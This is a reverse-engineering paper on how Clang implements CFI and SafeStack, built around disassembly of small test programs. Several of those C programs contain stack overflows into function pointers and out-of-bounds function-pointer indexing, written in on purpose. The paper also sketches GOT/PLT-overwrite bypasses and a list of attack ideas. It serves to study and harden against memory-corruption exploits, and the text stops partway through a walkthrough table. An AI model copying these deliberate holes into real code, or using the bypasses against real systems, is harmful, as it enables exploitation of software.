

Clang CFI and SafeStack Analysis

Commonly used exploit mitigations like ASLR, DEP and Stack Canaries are not complete enough to protect from memory corruption vulnerabilities, as we can see in every CTF. But, if combined with a forward-edge restriction (Control Flow Integrity, CFI) and backward-edge restriction (SafeStack), are all these techniques finally good enough to prohibit exploitation of most memory corruption vulnerabilities in standard software? (spoiler: pretty much, yes).

While there are whitepapers about CFI and SafeStack, and blog posts about their properties (e.g. trailofbits (3)) and attacks (4), I could not find a resource detailing the implementation of these mechanisms. Which I find quite surprising, as it may change the exploitation of memory corruption landscape forever, if these compiler protections will be finally used by default.

This paper analyses the CFI/SafeStack implementation by reverse engineering the generated assembly code in the executables. The same view an exploit writer or reverse engineer has. I focus on C, as protecting C++ is better documented and has more special cases. These mitigations are not introduced specifically in Clang 7, but that's the version I tested (as it is available in Ubuntu 18.04). This paper is mostly a summary of my reversing notes.

The content of this paper is organized as follows:

- TL;DR of paper without any technical details
- Technical summary of the Clang protection mechanisms
- Various possible interesting tidbits
- Detailed analysis of Clang CFI, by reversing several C programs
- Detailed analysis of Clang SafeStack, by reversing several C programs
- Detailed analysis of GOT/PLT overwrite attack and RELRO/BIND_NOW

TL;DR

Clang CFI introduces a check on every function-pointer invocation, which checks that the function-pointer only points to a range of valid function-stubs, or crash the program otherwise. This prohibits jumping to arbitrary addresses (after a function pointer has been corrupted), which makes it impossible to let it point to shellcode, perform ROP or similar attacks like ret2libc. It will however allow calling unintended functions, as a whole range of these function-stubs are valid targets (e.g. something like `CreateBackgroundProcess(char *cmd)`).

Clang SafeStack creates a second stack for local variables of functions. All program-logic relevant metadata (like return addresses) are stored on the original stack. A stack based buffer overflow will only corrupt the second stack, where no return addresses are stored. Therefore, it is not possible to change the program logic with a stack based buffer overflow by trying to overwrite the stored return address.

If used together, this seems to be a big step forward to make a large amount of vulnerabilities unexploitable. Both techniques complement each other, only using one of them is not improving the resilience much.

Both can be defeated with GOT/PLT overwrite though, if a suitable vulnerability is found. It is necessary to compile the program with RELRO and BIND_NOW to close this hole. I also recommend to compile the executable as PIE to randomize all segments, and therefore make similar attacks harder.

Note: Software which executes arbitrary untrusted code with concurrency (with this I mean primarily browsers with JavaScript, but also Flash and Java) have way other requirements for memory corruption mitigations. Browsers are a complete other beast to tame, and many CFI solutions may be unsuitable for browsers, but not for normal programs like network servers or image converters. I ignore browsers for sake of this discussion. See for example "The by-design race" (1) for more information.

Technical Summary

CLANG CFI


```
clang -fsanitize=cfi -flto -fvisibility=hidden
```

CFI protect function pointers. In the best case, they should only be allowed to call their valid intended targets (as defined by the program source code).

CFI implementation of Clang/LLVM for C is based primarily on cfi-icall (indirect-call) protection:

- Instead of calling the destination function directly, a stub is called.
 - Function with name "*function*" will generate a stub function called "*function*", which in turn calls "*function.cfi*", where the actual function is stored
 - The stub "*function*" consists of only one instruction; a call to the actual function "*function.cfi*"
- Calling function pointers anywhere in the program will add a range check
 - The range check is performed on the stub functions memory addresses
 - The range check includes all functions with the same function signature

In other words: A C function with the name "addition" will generate a call stub with the symbol "addition" (which we call addition_stub), which calls the real function with the symbol "addition.cfi". Clang CFI will perform range checks, to always check if a destination pointer belongs to a certain range of these stub functions. Depending on the complexity of the code, this can lead to additional (non intentional) functions are valid targets for an overwritten function pointer. Although they require to have the same function signature (return value, number of arguments and their type).



This can lead to either:

- Pretty fine grained CFI
 - Only actual targets are valid targets.
- Pretty coarse grained CFI (if there are many functions with the same function signature)
 - Some functions can be called, which are not called within the code per se
- ROP is not possible, as stub area does not contain arbitrary code, only calls to the function implementation (and followed by int3 bytes to align to 8 bytes).

Actual implementation in an example program compiled with Clang CFI and disassembled, based on *funcptr5.c* and the graphic above. *functionPointer* can either be *&func1*, *&func3*, or *&func5*, but not *&func2* and *&func4*. Note that there are 5 possible functions.

```
// void (*fa)(void);
// fa = <attacker-controlled>
// (*fa)(); <-- we analyse this

0x000000000040120c <+28>:  mov    0x404048,%rax    # rax is the functionPointer we wanna call
0x0000000000401214 <+36>:  movabs $0x401400,%rcx    # rcx is &func1_stub (base pointer)
0x000000000040121e <+46>:  mov     %rax,%rdx        # rdx is the functionPointer we wanna call (copy from rax)
0x0000000000401221 <+49>:  sub     %rcx,%rdx        # rdx = rdx - rcx.
                          # is: rdx = functionPointer - &func1_stub
                          # is: the distance of &func1_stub to functionPointer in bytes

0x0000000000401224 <+52>:  mov     %rdx,%rcx        # rcx = rdx
                          # rcx has now the distance between the
                          # FunctionPointer we wanna call and the base

0x0000000000401227 <+55>:  shr     $0x3,%rcx        # rcx >> 3: divide memory distance by 8
                          # each stub function is 8 bytes.
                          # So, the number of "stubs" between these functions in rcx

0x000000000040122b <+59>:  shl     $0x3d,%rdx        # rdx << 0x3d. make sure the pointer is 8-byte aligned.
0x000000000040122f <+63>:  or      %rdx,%rcx        # rcx = rcx ^ rdx
0x0000000000401232 <+66>:  cmp     $0x4,%rcx        # check if rcx is <= 4: max addr of call target is &func5
0x0000000000401236 <+70>:  jbe     0x40123a <bof+74>
0x0000000000401238 <+72>:  ud2                      # rcx >= 5. Crash here
0x000000000040123a <+74>:  callq   %rax             # rcx <= 4. Call the functionPointer, as it is "safe"

# The function stubs look like this:
# 0x0000000000401400 <+0>:  jmpq    0x401140 <func1.cfi>
# 0x0000000000401405 <+5>:  int3
# 0x0000000000401406 <+6>:  int3
# 0x0000000000401407 <+7>:  int3
# 0x0000000000401408 <+0>:  jmpq    0x401160 <func2.cfi>
# 0x000000000040140d <+5>:  int3
# 0x000000000040140e <+6>:  int3
# 0x000000000040140f <+7>:  int3
```

Or in pseudocode:

```
stubSize = sizeof stubFunction = 8
distance = (functionPointer - baseStubPointer) / stubSize
if distance >= 5:
    crash()
else:
    (*functionPointer)()
```


```
clang -fsanitize=safe-stack
```

SafeStack intends to protect primarily the return addresses stored on the stack, a common target by stack based buffer overflows. Clang will create an additional, second stack in the program. It will continue to use the "standard" stack for all function-call-convention based things (e.g. return address). I call this stack `meta_stack`, as it contain program logic metadata (can be called safe stack, as it is considered safe for normal operations).



Additionally, a second "fake" stack is introduced, which I call `data_stack` (also called unsafe stack, as memory corruption can happen here). It contains the local variables of each function. This stack's address is retrieved via the `$s` segment register, which points to an array of stack-base addresses. For example at `$s:-8`, there is a pointer to the current end of the `data_stack` (grows towards lower memory addresses).

As no program-logic relevant metadata is stored on the `data_stack`, a buffer overflow on the `data_stack` can not corrupt metadata like return addresses, previous stack- and base pointer. All access to `meta_stack` is compiler generated, and therefore assumed to be safe.

It seems that the memory layout of the process has changed since (4) analysed it. It is identical to a normal process, except that the new `data_stack` is added before the libraries:



The general SafeStack implementation looks like this:



The actual implementation of SafeStack in a simple function looks as follows:

```
(gdb) disas bof
Dump of assembler code for function bof:
# function prologue
    0x000000000040fa20 <+0>:    push    %rbp
    0x000000000040fa21 <+1>:    mov     %rsp,%rbp
    0x000000000040fa24 <+4>:    sub     $0x40,%rsp

# SafeStack prologue
    0x000000000040fa28 <+8>:    mov     0x95b1(%rip),%rax        # get offset (equal to -8)
    0x000000000040fa2f <+15>:   mov     %fs:(%rax),%rcx         # dataStackBaseAddress = fs[-8]
    0x000000000040fa33 <+19>:   mov     %rcx,%rdx
    0x000000000040fa36 <+22>:   add     $0xfffffffffffffff0,%rdx # newDataStackBottom = dataStackBaseAddress - 0x10
    0x000000000040fa3a <+26>:   mov     %rdx,%fs:(%rax)        # fs[-8] = newDataStackBottom

# rcx is the base pointer to the base of the relevant data_stack
# rcx = dataStackBaseAddress

# actual function. Non safe-stack relevant parts omitted.
[...]
    0x000000000040fa52 <+50>:   mov     %rcx,%rdx
    0x000000000040fa55 <+53>:   add     $0xfffffffffffffff8,%rdx # localBufferVar = dataStackBaseAddress - 8 (8
element char array)
[...]
    0x000000000040fa5d <+61>:   mov     %rdx,%rdi              # use localBufferVar as destination for strcpy()
[...]
# copy SafeStack relevant data to meta_stack (via rbp)
    0x000000000040fa60 <+64>:   mov     %rcx,-0x18(%rbp)        # rbp-0x18 = dataStackBaseAddress
    0x000000000040fa64 <+68>:   mov     %rax,-0x20(%rbp)        # rbp-0x20 = offset
[...]
    0x000000000040fa6c <+76>:   callq   0x401040 <strcpy@plt>
[...]

# SafeStack epilogue
# recover SafeStack relevant data from meta_stack (via rbp)
# and use it to write the original dataStackBaseAddress (as seen on entry) via fs
    0x000000000040fa90 <+112>:  mov     -0x20(%rbp),%rcx        # offset
    0x000000000040fa94 <+116>:  mov     -0x18(%rbp),%rdx        # dataStackBaseAddress
    0x000000000040fa98 <+120>:  mov     %rdx,%fs:(%rcx)
[...]

# function epilogue
    0x000000000040fa9f <+127>:  add     $0x40,%rsp
    0x000000000040faa3 <+131>:  pop     %rbp
    0x000000000040faa4 <+132>:  retq

End of assembler dump.
```

Or, in pseudocode:

```
# SafeStack prologue
offset = *(rip + 0x95b1)           // -8
dataStackBaseAddress = fs[offset] // get base of "our" data stack
newDataStackBottom = dataStackBaseAddress - 0x10 // make some space in it (expand stack to lower address)
fs[offset] = newDataStackBottom    // store new base

# actual function
localBufferVar = dataStackBaseAddress - 8 // prepare some space in the data stack. 8 is size of BufferVar
strcpy(localBufferVar, ...)           // Use data stack for local variable purposes

# SafeStack epilogue
fs[offset] = dataStackBaseAddress      // restore original offset (move stack up to the previous address)
```

Noteworthy is that the instruction "%fs:(%rax),%rcx" actually accesses the Thread Local Storage (TLS). Therefore, each thread has its own data_stack.

The Clang Stack Protector feature, compile option "*-fstack-protector*", normally adds stack canary between local variables and the stack metadata (before saved RBP). When using it together with SafeStack, the stack canary is added to the data_stack. Therefore it changes it's purpose: With SafeStack enabled, the stack canary just protects buffer overflows from one function stack frame to the parent function stack frames.

Bypass via GOT/PLT

Even with CFI and SafeStack, it is still possible to perform GOT/PLT overwrite, e.g. if there is a write-what-where vulnerability.

Basically:

```
memory[where] = what

like:
    &printf.libc = &system.libc
```

To close this hole, the program has to be compiled with read-only relocations and immediate binding:

<https://blog.quarkslab.com/clang-hardening-cheat-sheet.html>

```
clang -Wl,-z,now -Wl,-z,relro
```

To thwart other attacks on potential other functions pointers managed by LIBC/ELF (.fini program deconstructors?), I recommend to also compile it as position independant executable (PIE), so that all segments are randomized:

```
-fpie -pie
```

Tidbits

Newer versions of this document may be available on: <https://github.com/dobin/clang-cfi-safestack-analysis>

There is an experimental checksec update checking for these things: <https://github.com/dobin/checksec.sh>

Possible Attacks

Some collection of ideas, not a complete list.

SafeStack:

- Reduce entropy by performing thread+stack spraying to overwrite stored RIP

CFI:

- Overwrite GOT/PLT, or similar instead of function pointers
- Misuse functionality 3rd party functions, as allowed by CFI
- Misuse bugs in 3rd party functions, as allowed by CFI
- Exploit race conditions? (maybe not possible)

And in general:

- Data-only attacks

Status on Ubuntu

Ubuntu 16.04 uses: Clang 3.8

- CFI requires LLVMgold
- Safestack: Available

Ubuntu 18.04: uses: Clang 7.0.0

- CFI available
- Safestack available

Status on GCC

GCC has neither CFI or SafeStack.

Nginx Calltargets Analysis

Compiling Nginx 1.15.9 with CFI, I asked myself how many call targets a function pointer usually has. I objdump'd the code, grep'd for the "cmp" instruction (range check of allowed functions) and plotted its immediate value:

```

$ objdump -d objs/nginx > nginx.objdump
$ egrep "callq.*\*\%" nginx.objdump -B 7 | grep cmp | awk '{print $7}' | cut -d"," -f1 | sed 's/\$//' > nginx.cmpnum

$ python hexcount.py nginx.cmpnum
Count:    404
Sum:      5495
Average:  13

# cat nginx.cmpnum.decimal | sort -V | uniq -c | sort -nr
128 13
 56 3
 49 2
 24 46
 21 9
 17 5
 17 1
 15 4
 11 7
 11 25
 10 26
  8 29
  6 8
  6 45
  5 36
  4 35
  3 30
  3 0
  2 83
  2 111
  1 82
  1 6
  1 28
  1 24
  1 10

# count|number of valid targets

```

While the most common, and also the mean value is 13 functions, some pointer can reach up to 111 functions (only two instances though). There are 24 instances of range checks which cover the large amount of 46 functions.

I could not find any unprotected *callq* or *jmpq* (except `register_tm_clones`, `deregister_tm_clones`).

Clang CFI Analysis

To reverse engineer the CFI implementation of Clang, I created several example programs and analysed them.

Note: In GDB/ASM source, reversing comments are indicated by "#". In C source code by "//".

I created and analysed several programs, to analyse various aspects of the CFI implementation:

- Funcptr2: stack based buffer overflow into a function pointer (which has only one target)
- Funcptr3: Array of function pointers, with out of bound dereferencing
- Funcptr4: A function pointer which can have 5 targets
- Funcptr5: Two function pointers, mixing 3 of 5 possible target functions
- Funcptr7: Two function pointers, with different function signature (void vs. int)
- Funcptr-got: Write-what-where vulnerability, GOT/PLT overwrite PoC

Note that while we enable all CFI functions with "-fsanitize=cfi", we focus on ical-protection with "-fsanitize=cfi-ical", which protects indirect calls.

Funcptr2 - BoF into Pointer

A simple stack based buffer overflow into a function pointer, which gets called later.

Lets get familiar with the source:

```

#include <stdio.h>
#include <string.h>

void func(void) {
    printf("Yay\n");
}

void bof(char *a) {
    void (*f)(void) = &func; // This pointer can be overwritten
    char buffer[8];

    strcpy(buffer, a);
    (*f)();
}

int main(int argc, char **argv) {
    printf("A: %s\n", argv[1]);
    bof(argv[1]);

    return 0;
}

```

Lets compile it without CFI and have a look. With this, we are able to spot the changes to the code CFI makes.

```

(gdb) disas bof
Dump of assembler code for function bof:
0x0000000000401170 <+0>:    push    %rbp
0x0000000000401171 <+1>:    mov     %rsp,%rbp
0x0000000000401174 <+4>:    sub     $0x20,%rsp
0x0000000000401178 <+8>:    lea     -0x18(%rbp),%rax
0x000000000040117c <+12>:   mov     %rdi,-0x8(%rbp)
0x0000000000401180 <+16>:   movabs  $0x401140,%rdi
0x000000000040118a <+26>:   mov     %rdi,-0x10(%rbp)
0x000000000040118e <+30>:   mov     -0x8(%rbp),%rsi
0x0000000000401192 <+34>:   mov     %rax,%rdi
0x0000000000401195 <+37>:   callq   0x401030 <strcpy@plt>

0x000000000040119a <+42>:   mov     %rax,-0x20(%rbp)
0x000000000040119e <+46>:   callq   *-0x10(%rbp)

0x00000000004011a1 <+49>:   add     $0x20,%rsp
0x00000000004011a5 <+53>:   pop     %rbp
0x00000000004011a6 <+54>:   retq

End of assembler dump.

```

And now lets compile it with CFI, and analyse the code. I stopped execution on bof+61:


```
$ clang funcptr2.c -fsanitize=cfi -flto -fvisibility=hidden -o funcptr2 && ./funcptr2
```

```
(gdb) r AAAAAAAAAAAAAAAAAAAAAA
(gdb) disas bof
Dump of assembler code for function bof:
   0x0000000000401160 <+0>:    push    %rbp
   0x0000000000401161 <+1>:    mov     %rsp,%rbp
   0x0000000000401164 <+4>:    sub     $0x20,%rsp
   0x0000000000401168 <+8>:    lea     -0x18(%rbp),%rax
   0x000000000040116c <+12>:   mov     %rdi,-0x10(%rbp)
   0x0000000000401170 <+16>:   movabs  $0x401200,%rcx
   0x000000000040117a <+26>:   mov     %rcx,-0x8(%rbp)
   0x000000000040117e <+30>:   mov     -0x10(%rbp),%rsi
   0x0000000000401182 <+34>:   mov     %rax,%rdi
   0x0000000000401185 <+37>:   callq   0x401030 <strcpy@plt>

   # check if destination addr is 0x401200
   0x000000000040118a <+42>:   mov     -0x8(%rbp),%rax
   0x000000000040118e <+46>:   movabs  $0x401200,%rcx
   0x0000000000401198 <+56>:   cmp     %rcx,%rax
   0x000000000040119b <+59>:   je      0x40119f <bof+63>
=> 0x000000000040119d <+61>:   ud2
   0x000000000040119f <+63>:   callq   *%rax

   0x00000000004011a1 <+65>:   add     $0x20,%rsp
   0x00000000004011a5 <+69>:   pop     %rbp
   0x00000000004011a6 <+70>:   retq

End of assembler dump.
```

```
(gdb) i r
rax      0x4141414141414141  4702111234474983745    # this
rbx      0x0                0
rcx      0x401200          4198912                # this
rdx      0x41              65
rsi      0x7fffffff800     140737488349184
rdi      0x7fffffff490     140737488348304
rbp      0x7fffffff490     0x7fffffff490
rsp      0x7fffffff470     0x7fffffff470
r8       0x0               0
r9       0xffffffff        4294967295
r10      0x3               3
r11      0x7ffff7f80a60    140737353615968
r12      0x401050          4198480
r13      0x7fffffff590     140737488348560
r14      0x0               0
r15      0x0               0
rip      0x40119d          0x40119d <bof+61>
eflags   0x10206           [ PF IF RF ]
cs       0x33              51
ss       0x2b              43
ds       0x0               0
es       0x0               0
fs       0x0               0
gs       0x0               0
```

```
(gdb) disas 0x401200
Dump of assembler code for function func:
   0x0000000000401200 <+0>:    jmpq     0x401140 <func.cfi>
   0x0000000000401205 <+5>:    int3
   0x0000000000401206 <+6>:    int3
   0x0000000000401207 <+7>:    int3
```

```
(gdb) disas 0x401140
Dump of assembler code for function func.cfi:
   0x0000000000401140 <+0>:    push    %rbp
   0x0000000000401141 <+1>:    mov     %rsp,%rbp
   0x0000000000401144 <+4>:    movabs  $0x402004,%rdi
   0x000000000040114e <+14>:   mov     $0x0,%al
   0x0000000000401150 <+16>:   callq   0x401040 <printf@plt>
   0x0000000000401155 <+21>:   pop     %rbp
   0x0000000000401156 <+22>:   retq

End of assembler dump.
```

The CFI code at bof+42 checks if the destination address of the function pointer *void (*f)(void)* is 0x401200. The code at 0x401200 is just a call to a stub, which will then call the real *void func*(void)*.

Relevant code logic walkthrough:

ASM	valid ("BBBB")	invalid ("AAAAAAAAAAAAAAAA")
mov -0x8(%rbp),%rax	rax = 0x401200	rax = 0x4141414141414141
movabs \$0x401200,%rcx	rcx = 0x401200	rcx = 0x401200
cmp %rcx,%rax	rcx = rax? Yes	rcx = rax? No



2384pxFuncptr3 - Function Pointer Array Out Of Bounds

We have an array of function pointers, indexed by a command line argument. We can try to access a function pointer at an index which is greater than array size (e.g. 2). There will be "random" data at this location for now, but this is not relevant for the reversing effort.

Source:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void func1(void) {
    printf("Yay1\n");
}

void func2(void) {
    printf("Yay2\n");
}

void bof(int idx) {
    void (*fa[2])(void);
    void (*f)(void);
    char buffer[8];

    fa[0] = &func1;
    fa[1] = &func2;

    f = fa[idx]; // idx can be >= 2, but array has only 2 elements

    (*f)();
}

int main(int argc, char **argv) {
    printf("A: %s\n", argv[1]);
    bof(atoi(argv[1]));

    return 0;
}
```

Without CFI:

```

(gdb) disas bof
Dump of assembler code for function bof:
    0x00000000004011a0 <+0>:      push    %rbp
    0x00000000004011a1 <+1>:      mov     %rsp,%rbp
    0x00000000004011a4 <+4>:      sub     $0x30,%rsp

    # populate array
    0x00000000004011a8 <+8>:      mov     %edi,-0x4(%rbp)
    0x00000000004011ab <+11>:     movabs  $0x401140,%rax
    0x00000000004011b5 <+21>:     mov     %rax,-0x20(%rbp)      # rbp-0x20 = 0x401140 -> fa[0] = &func1;
    0x00000000004011b9 <+25>:     movabs  $0x401170,%rax
    0x00000000004011c3 <+35>:     mov     %rax,-0x18(%rbp)      # rbp-0x18 = 0x401170 -> fa[1] = &func2;

    # load pointer to call from array
    0x00000000004011c7 <+39>:     movslq  -0x4(%rbp),%rax      # argument in rax (e.g. int 0, 1, 2..)
                                                                # (via arg, ebp-0x4, 32 bit)
    0x00000000004011cb <+43>:     mov     -0x20(%rbp,%rax,8),%rax # load "rbp-0x20 + (rax * 8)" to rax
                                                                # rax = destination addr
    0x00000000004011d0 <+48>:     mov     %rax,-0x28(%rbp)      # mov destination addr to stack rbp-0x28
    0x00000000004011d4 <+52>:     callq  *-0x28(%rbp)          # call destination addr on stack rbp-0x28

# rax:      0x1
# (gdb) x/lxg $rbp-0x20
# 0x7fffffffef470: 0x0000000000401140
#
# Memory layout of array: two 64 bit pointers
# 0x7fffffffef470: 0x00401140      0x00000000      0x00401170      0x00000000
#                      func1                func2

    0x00000000004011d7 <+55>:     add     $0x30,%rsp
    0x00000000004011db <+59>:     pop     %rbp
    0x00000000004011dc <+60>:     retq

End of assembler dump.
(gdb)

```

With CFI:

```

(gdb) disas bof
Dump of assembler code for function bof:
   0x0000000000401180 <+0>:      push    %rbp
   0x0000000000401181 <+1>:      mov     %rsp,%rbp
   0x0000000000401184 <+4>:      sub     $0x30,%rsp

# load ptr
   0x0000000000401188 <+8>:      mov     %edi,-0x4(%rbp)
   0x000000000040118b <+11>:     movabs  $0x401240,%rax
   0x0000000000401195 <+21>:     mov     %rax,-0x20(%rbp)
   0x0000000000401199 <+25>:     movabs  $0x401248,%rax
   0x00000000004011a3 <+35>:     mov     %rax,-0x18(%rbp)
   0x00000000004011a7 <+39>:     movslq  -0x4(%rbp),%rax
   0x00000000004011ab <+43>:     mov     -0x20(%rbp,%rax,8),%rax
   0x00000000004011b0 <+48>:     mov     %rax,-0x10(%rbp) # store pointer to func.cfi stub in $rbp-0x10

# (gdb) x/1x $rbp-0x10
# 0x7fffffffef490: 0x00401248

# 0x0000000000401240 <+0>:      jmpq    0x401140 <func1.cfi>
# 0x0000000000401245 <+5>:      int3
# 0x0000000000401246 <+6>:      int3
# 0x0000000000401247 <+7>:      int3
# 0x0000000000401248 <+0>:      jmpq    0x401160 <func2.cfi>
# 0x000000000040124d <+5>:      int3
# 0x000000000040124e <+6>:      int3
# 0x000000000040124f <+7>:      int3

# CFI
# Load base pointer of array, and destination pointer
   0x00000000004011b4 <+52>:     mov     -0x10(%rbp),%rax # rax = 0x401248 (func2.cfi)
   0x00000000004011b8 <+56>:     movabs  $0x401240,%rcx # rcx = 0x401240 (func1.cfi)
   0x00000000004011c2 <+66>:     mov     %rax,%rdx # rdx = 0x401248 (func2.cfi)
   0x00000000004011c5 <+69>:     sub     %rcx,%rdx # rdx = rdx - rcx // rdx = 8 -> distance

# check if distance is valid (less than 1)
   0x00000000004011c8 <+72>:     mov     %rdx,%rcx # rcx = rdx // rdx = 8
   0x00000000004011cb <+75>:     shr     $0x3,%rcx # rcx >> 3 // rcx = 1
   0x00000000004011cf <+79>:     shl     $0x3d,%rdx # rdx << 0x3d = 61 // rdx = 0
   0x00000000004011d3 <+83>:     or      %rdx,%rcx # rcx = rcx OR rdx // rcx = 1
   0x00000000004011d6 <+86>:     cmp     $0x1,%rcx # rcx <= 1?
   0x00000000004011da <+90>:     jbe     0x4011de <bof+94>
   0x00000000004011dc <+92>:     ud2 # rcx > 1!
   0x00000000004011de <+94>:     callq   *%rax # rcx <= 1, call ptr in rax

   0x00000000004011e0 <+96>:     add     $0x30,%rsp
   0x00000000004011e4 <+100>:    pop     %rbp
   0x00000000004011e5 <+101>:    retq


End of assembler dump.

```

Relevant code logic walkthrough:

ASM	valid (1)	invalid (2)
mov -0x10(%rbp),%rax	rax = 0x401248	rax = 0
movabs \$0x401240,%rcx	rcx = 0x401240	rcx = 0x401240
mov %rax,%rdx	rdx = 0x401248	rdx = 0
sub %rcx,%rdx	rdx = 8	rdx = 0xffffffffbfe40
mov %rdx,%rcx	rcx = 8	rcx = 0xffffffffbfe40
shr \$0x3,%rcx	rcx = 1	rcx = 0xffffffff7fdb8
shl \$0x3d,%rdx	rdx = 0	rdx = 0
or %rdx,%rcx	rcx = 1	rcx = 0xffffffff7fdb8

Checks if addresses is not more than 1 element away from base of array (array bound check)



ptr > &func1_stub && ptr <= func2_stub?

Optimization

With CFI and -O2, lets see if the code is equivalent, or if we can spot implementation mistakes.

```
(gdb) disas main
Dump of assembler code for function main:
    0x0000000000401170 <+0>:      push    %rbx
    0x0000000000401171 <+1>:      sub     $0x10,%rsp
    0x0000000000401175 <+5>:      mov     %rsi,%rbx
    0x0000000000401178 <+8>:      mov     0x8(%rsi),%rsi
    0x000000000040117c <+12>:     mov     $0x40200e,%edi
    0x0000000000401181 <+17>:     xor     %eax,%eax
    0x0000000000401183 <+19>:     callq   0x401040 <printf@plt>
    0x0000000000401188 <+24>:     mov     0x8(%rbx),%rdi
    0x000000000040118c <+28>:     xor     %esi,%esi
    0x000000000040118e <+30>:     mov     $0xa,%edx
    0x0000000000401193 <+35>:     callq   0x401050 <strtol@plt>
    0x0000000000401198 <+40>:     mov     $0x4011e8,%ecx
    0x000000000040119d <+45>:     movq    %rcx,%xmm0
    0x00000000004011a2 <+50>:     mov     $0x4011e0,%ecx
    0x00000000004011a7 <+55>:     movq    %rcx,%xmm1
    0x00000000004011ac <+60>:     punpckldq %xmm0,%xmm1
    0x00000000004011b0 <+64>:     movdqa  %xmm1,(%rsp)
    0x00000000004011b5 <+69>:     cltq

    # CFI
    0x00000000004011b7 <+71>:     mov     (%rsp,%rax,8),%rax    # load ptr into rax
    0x00000000004011bb <+75>:     mov     $0x4011e0,%ecx      # base
    0x00000000004011c0 <+80>:     mov     %rax,%rdx
    0x00000000004011c3 <+83>:     sub     %rcx,%rdx
    0x00000000004011c6 <+86>:     rol     $0x3d,%rdx
    0x00000000004011ca <+90>:     cmp     $0x2,%rdx           # compare length here?
    0x00000000004011ce <+94>:     jae     0x4011da <main+106>
    0x00000000004011d0 <+96>:     callq   *%rax

    0x00000000004011d2 <+98>:     xor     %eax,%eax
    0x00000000004011d4 <+100>:    add     $0x10,%rsp
    0x00000000004011d8 <+104>:    pop     %rbx
    0x00000000004011d9 <+105>:    retq
    0x00000000004011da <+106>:    ud2
```

Relevant code logic walkthrough:

	valid (1)	invalid (2)
mov (%rsp,%rax,8),%rax	rax = 0x4011e8 (func2.cfi)	rax = 0
mov \$0x4011e0,%ecx	ecx = 0x4011e0	ecx = 0x4011e0
mov %rax,%rdx	rdx = 0x4011e8	rdx = 0
sub %rcx,%rdx	rdx = 8	rdx = 0xffffffffbfee20
